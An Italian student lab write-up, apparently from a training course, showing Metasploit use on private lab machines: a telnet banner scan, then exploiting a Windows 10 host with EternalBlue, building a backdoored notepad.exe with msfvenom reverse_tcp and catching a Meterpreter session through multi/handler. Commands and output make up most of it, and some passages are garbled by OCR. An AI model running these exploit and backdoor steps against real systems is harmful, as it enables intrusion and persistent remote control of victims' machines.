# **Exploit Telnet con Metasploit**

Ho settato gli indirizzi ip come richiesto da traccia:

```
–(kali⊕kali)-[~]
sudo ifconfig eth0 192.168.1.25 netmask 255.255.255.0 up
[sudo] password for kali:
__(kali⊛kali)-[~]

$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.1.25 netmask 255.255.255.0 broadcast 192.168.1.255
       inet6 fe80::3243:3900:2e6f:3866 prefixlen 64 scopeid 0×20<link>
       ether 08:00:27:ce:b8:3d txqueuelen 1000 (Ethernet)
       RX packets 327 bytes 27207 (26.5 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 236 bytes 16991 (16.5 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 :: 1 prefixlen 128 scopeid 0×10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 271 bytes 37920 (37.0 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 271 bytes 37920 (37.0 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
# This file describes the network interfaces available on your system # and how to activate them. For more information, see interfaces(5). # The loopback network interface auto lo iface lo inet loopback # The primary network interface auto eth0 iface eth0 inet static address 192.168.1.40 netmask 255.255.255.0 gateway 192.168.1.1
```

## cercato e configurato l'exploit:

```
msf6 > search telneted
[-] No results from search
msf6 > search telnet_version
Matching Modules
                                                                     Disclosure Date Rank
   # Name
                                                                                                  Check Descrip
tion
      auxiliary/scanner/telnet/lantronix_telnet_version
                                                                                         normal No
                                                                                                           Lantron
ix Telnet Service Banner Detection

1 auxiliary/scanner/telnet/telnet_version
                                                                                         normal No
                                                                                                           Telnet
Service Banner Detection
Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/teln
msf6 > use 1
msf6 auxiliary(:
| 1-1 Unknown command: oprions. Did you mean options? Run the help command for more details.
| msf6 | auxiliary(scanner/telnet/telnet_version) > options
Module options (auxiliary/scanner/telnet/telnet_version):
               Current Setting Required Description
   PASSWORD
                                                The password for the specified username
                                                The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RHOSTS
   RPORT
                                                The target port (TCP)
    THREADS
                                                The number of concurrent threads (max one per host)
                                                Timeout for the Telnet probe
The username to authenticate as
               30
                                    yes
no
    TIMEOUT
   USERNAME
View the full module info with the info, or info -d command.
msf6 auxiliary(:
                                                rsion) > set rhosts 192.168.1.40
rhosts ⇒ 192.168.1.40
```

#### poi ho avviato l'exploit:

#### ESERCIZIO EXTRA

Per prima cosa mi sono collegato con la macchina Windows 10 PRO:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.50.103
rhosts ⇒ 192.168.50.103
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.50.100:4444

[*] 192.168.50.103:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.50.103:445 - Host is likely VULNERABLE to MS17-010! - Windows 10 Pro 10240 x64 (64-bit)

[*] 192.168.50.103:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.50.103:445 - The target is vulnerable.

[*] 192.168.50.103:445 - shellcode size: 1283
[*] 192.168.50.103:445 - numGroomConn: 12
[*] 192.168.50.103:445 - Target OS: Windows 10 Pro 10240
[*] 192.168.50.103:445 - got good NT Trans response
[*] 192.168.50.103:445 - got good NT Trans response
[*] 192.168.50.103:445 - SMB1 session setup allocate nonpaged pool success
[*] 192.168.50.103:445 - good response status for nx: INVALID_PARAMETER
[*] 192.168.50.103:445 - good response status for nx: INVALID_PARAMETER
[*] 192.168.50.103:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (203846 bytes) to 192.168.50.103
[*] Meterpreter > ls
```

### ho scaricato notepad.exe:

```
meterpreter > download notepad.exe
[*] Downloading: notepad.exe → /home/kali/notepad.exe
[*] Downloaded 210.00 KiB of 210.00 KiB (100.0%): notepad.exe → /home/kali/notepad.exe
[*] Completed : notepad.exe → /home/kali/notepad.exe
```

### Ho dato il comando per creare la backdoor:

```
smsfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=4444 -x notepad.exe -f exe -o notepad test.exe


[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 328192 bytes
Saved as: notepadtest.exe
```

## Per avviarla bisognava utilizzare l'exploit multi/handler e configurarlo:

```
<u>msf6</u> exploit(<mark>windows/smb/ms17_010_eternalblue</mark>) > use m
[*] Using configured payload generic/shell_reverse_tcp
                                                    ) > use multi/handler
                     /handler) > options
msf6 exploit(mu
Payload options (generic/shell_reverse_tcp):
   Name
           Current Setting Required Description
   LHOST
                                          The listen address (an interface may be specified)
                               ves
                               yes
   LPORT 4444
                                          The listen port
Exploit target:
   Id Name
     Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set LHOST 192.168.50.100
LHOST ⇒ 192.168.50.100
```

Successivamente ho caricato il file notepadtest.exe sulla macchina che doveva subire l'attacco:

```
meterpreter > upload notepadtest.exe
[*] Uploading : /home/kali/notepadtest.exe → notepadtest.exe
[*] Uploaded 320.50 KiB of 320.50 KiB (100.0%): /home/kali/notepadtest.exe → notepadtest.exe
[*] Completed : /home/kali/notepadtest.exe → notepadtest.exe
meterpreter > bg
[*] Backgrounding session 7 ...
```



# Poi ho il comando multi/handler per avviare la backdoor:

```
<u>msf6</u> exploit(<u>multi/handler</u>) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
<u>msf6</u> exploit(<u>multi/handler</u>) > run

[*] Started reverse TCP handler on 192.168.50.100:4444

[*] Sending stage (203846 bytes) to 192.168.50.103

[*] Meterpreter session 2 opened (192.168.50.100:4444 → 192.168.50.103:49460) at 2024-12-17 11:42:46 -0500

<u>meterpreter</u> >
```

E funziona perfettamente